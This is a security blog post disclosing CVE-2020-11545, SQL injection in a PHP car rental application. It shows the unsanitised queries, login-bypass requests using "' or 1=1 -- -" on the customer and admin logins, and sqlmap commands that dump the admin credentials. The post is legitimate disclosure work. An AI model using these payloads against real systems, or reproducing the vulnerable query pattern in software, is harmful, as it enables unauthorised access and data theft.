FROSTY LABS

BE THE CHANGE THAT YOU WANT TO SEE IN THE WORLD

MENU

CVE-2020-11545

by Frosty 05/04/2020

Project Worlds Official Car Rental System 1 is vulnerable to multiple SQL injection issues, as demonstrated by below.

Parameter	Filename
– `email` – `pass`	account.php
– `uname` – `pass`	login.php
– `id`	book_car.php

Vulnerable parameters for the files.

Impact: These vulnerabilities allows an attacker to dump the MySQL database and to bypass the login authentication prompt.


Discovering the Vulnerabilities

I installed the Project on my Ubuntu VM using Apache2 and MySQL. There are two different login pages depending on the type of user – customer or administrator. Customers are supposed to login with `account.php`, administrators are supposed to login with `login.php`. After static code analysis, I saw that the user inputs are not sanitized. Rather, user input is used directly in the query to the SQL database.

I further analyzed the web application, and saw a potential vulnerable URL on `book_car.php`. I intercepted the GET request and saved it to a file which I could then import to sqlmap for further testing.

Verifying the Vulnerabilities


account.php



```
<?php
    if(isset($_POST['log'])){
        include 'includes/config.php';

        $uname = $_POST['email'];
        $pass = $_POST['pass'];

        $qy = "SELECT * FROM client WHERE email = '$uname' AND id_no = '$pass'";
        $log = $conn->query($qy);
        $num = $log->num_rows;
        $row = $log->fetch_assoc();
        if($num > 0){
            session_start();
            $_SESSION['email'] = $row['email'];
            $_SESSION['pass'] = $row['id_no'];
            echo "<script type = \"text/javascript\">
                        alert(\"Login Successful.................\");
                        window.location = (\"index.php\")
                        </script>";
```

account.php vulnerable query statement


Payload: `' or 1=1 -- -`



```
POST /car-rental/account.php HTTP/1.1
Host: 10.42.1.22
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0)
Accept: text/html,application/xhtml+xml,application/
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.42.1.22/car-rental/account.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 50
Cookie: PHPSESSID=l526c27v663iotfnmgnulasrbi
Connection: close
Upgrade-Insecure-Requests: 1

email=email@email.com&pass=password&log=Login+Here
```

```
                                                <td
                                                <td
name="pass" placeholder="Enter ID Number" required>
                                        </tr>
                                        <tr>
                                                <td
name="log" value="Login Here"></td>
                                                <td
style="text-align:right;"><a href="signup.php">Sigu
                                        </tr>
                                </table>
                        </form>
                        <script type = "text/javasc
alert("Login Failed. Try Again................");
```


Failed login with invalid credentials



```
POST /car-rental/account.php HTTP/1.1
Host: 10.42.1.22
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.42.1.22/car-rental/account.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 62
Cookie: PHPSESSID=l526c27v663iotfnmgnulasrbi
Connection: close
Upgrade-Insecure-Requests: 1

email=email@email.com' or 1=1-- -&pass=password&log=Login+Here
```

```
name="pass" placeholder="E

name="log" value="Login He

style="text-align:right;">

                        </
                        <s
alert("Login Successful...
```

email parameter injection




```
POST /car-rental/account.php HTTP/1.1
Host: 10.42.1.22
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/2010
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.42.1.22/car-rental/account.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 62
Cookie: PHPSESSID=l526c27v663iotfnmgnulasrbi
Connection: close
Upgrade-Insecure-Requests: 1

email=email@email.com&pass=password' or 1=1-- -&log=Login+Here
```

```
name="pass" placeholder="E

name="log" value="Login He

style="text-align:right;">

                         </
                         <s

alert("Login Successful...
```

pass parameter injection


login.php



```
<?php
    if(isset($_POST['login'])){
        include 'includes/config.php';

        $uname = $_POST['uname'];
        $pass = $_POST['pass'];

        $query = "SELECT * FROM admin WHERE uname = '$uname' AND pass = '$pass'";
        $rs = $conn->query($query);
        $num = $rs->num_rows;
        $rows = $rs->fetch_assoc();
        if($num > 0){
            session_start();
            $_SESSION['uname'] = $rows['uname'];
            $_SESSION['pass'] = $rows['pass'];
            echo "<script type = \"text/javascript\">
                        alert(\"Login Successful................\");
                        window.location = (\"admin/index.php\")
                        </script>";
```

login.php vulnerable query statement


Payload: `' or 1=1 -- -`



```
POST /car-rental/login.php HTTP/1.1
Host: 10.42.1.22
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.
Accept: text/html,application/xhtml+xml,applicatic
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.42.1.22/car-rental/login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 45
Cookie: PHPSESSID=l526c27v663iotfnmgnulasrbi
Connection: close
Upgrade-Insecure-Requests: 1

uname=username&pass=password&login=Login+Here
```

```
name="pass" placeholder="Enter


style="text-align:center"><inpu

                       </form>
                       <script

alert("Login Failed. Try Again.

window.location = ("login.php")
```


Failed login with invalid credentials



```
POST /car-rental/login.php HTTP/1.1
Host: 10.42.1.22
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/
Accept: text/html,application/xhtml+xml,application/xml;q=0
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.42.1.22/car-rental/login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 58
Cookie: PHPSESSID=l526c27v663iotfnmgnulasrbi
Connection: close
Upgrade-Insecure-Requests: 1

uname=username' or 1=1 -- -&pass=password&login=Login+Here
```

```
name="pass" placeholder="Enter Passwo


style="text-align:center"><input type

                                 </tab
                       </form>
                       <script type

alert("Login Successful.............

window.location = ("admin/index.php")
```

uname parameter injection




```
POST /car-rental/login.php HTTP/1.1
Host: 10.42.1.22
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/
Accept: text/html,application/xhtml+xml,application/xml;q=0
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.42.1.22/car-rental/login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 58
Cookie: PHPSESSID=l526c27v663iotfnmgnulasrbi
Connection: close
Upgrade-Insecure-Requests: 1

uname=username&pass=password' or 1=1 -- -&login=Login+Here
```

```
name="pass" placeholder="Enter Passwo


style="text-align:center"><input type

                                 </tab
                       </form>
                       <script type

alert("Login Successful.............

window.location = ("admin/index.php")
```

pass parameter injection

book_car.php




```
<?php
    include 'includes/config.php';
    $sel = "SELECT * FROM cars WHERE car_id = '$_GET[id]'";
    $rs = $conn->query($sel);
    $rws = $rs->fetch_assoc();
?>
```

book_car.php vulnerable query statement

I intercepted the GET request to list the details of the car, and saved it to a file. Following this, I used the sqlmap tool to test for vulnerabilities.

```
# URL: /book_car.php?id=1
$ sqlmap -r <book_car_request> -o
```



```
---
Parameter: id (GET)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind
    Payload: id=1' AND SLEEP(5) AND 'hjfA'='hjfA

    Type: UNION query
    Title: Generic UNION query (NULL) - 7 columns
    Payload: id=-2470' UNION ALL SELECT NULL,NULL,NULL,NULL,CONCAT(0x71707a7171,0x414d4364516569504347
6a795771514255457066446f7372547a6f784c6e46624c57756f4a6f594e,0x7170707671),NULL,NULL-- FqTx
---
```

sqlmap discovering the time based blind injection

We are able to use SQLmap to further enumerate the database:

```
$ sqlmap -r <book_car_request> --current-db
[...]
[11:58:47] [INFO] fetching current database
current database: 'cars'
```

```
$ sqlmap -r <book_car_request> -D cars --tables
[...]
Database: cars
[5 tables]
+---------+
| admin   |
| cars    |
| client  |
| hire    |
| message |
+---------+
```

```
$ sqlmap -r <book_car_request> -D cars -T admin --dump
[...]
Database: cars
Table: admin
[1 entry]
+----------+-------+-------+
| admin_id | pass  | uname |
+----------+-------+-------+
| 1        | admin | admin |
+----------+-------+-------+
```

Posted in Writeups • Tagged CVE

Published by Frosty

View all posts by Frosty

PREV

CVE-2020-11544

NEXT

Lets go Egg Hunting!

6 Replies to "CVE-2020-11545"

Pingback: Vulnerability Summary For The Week Of April 6, 2020 – ThreatRavens

Pingback: Vulnerability Summary for the Week of April 6, 2020 | DefendEdge

Pingback: Vulnerability Summary for the Week of April 6, 2020 - Delmarva Group, LLC

Pingback: Vulnerability Summary for the Week of April 6, 2020 – Taurus Technology

Pingback: WebGoat exercises – Blog

Pingback: Vulnerability Summary for the Week of April 6, 2020 – CYNET-CSIRT

Leave a Reply

Your email address will not be published. Required fields are marked *

Comment *

Name *

Email *

Website

Post Comment

This site uses Akismet to reduce spam. Learn how your comment data is processed.

TOPICS

Blog

Projects

Writeups

RECENT POSTS

Debian Configure IP Address and VLANs
29/09/2022

HackTheBox: BountyHunter
20/11/2021

Published Paper!
23/04/2021

HackTheBox: Passage
06/03/2021


Configure GitHub SSH Keys
07/02/2021

HackTheBox: Tabby
07/11/2020

VulnHub: Zico 2
20/09/2020

BADGES

Hack the Box



TryHackMe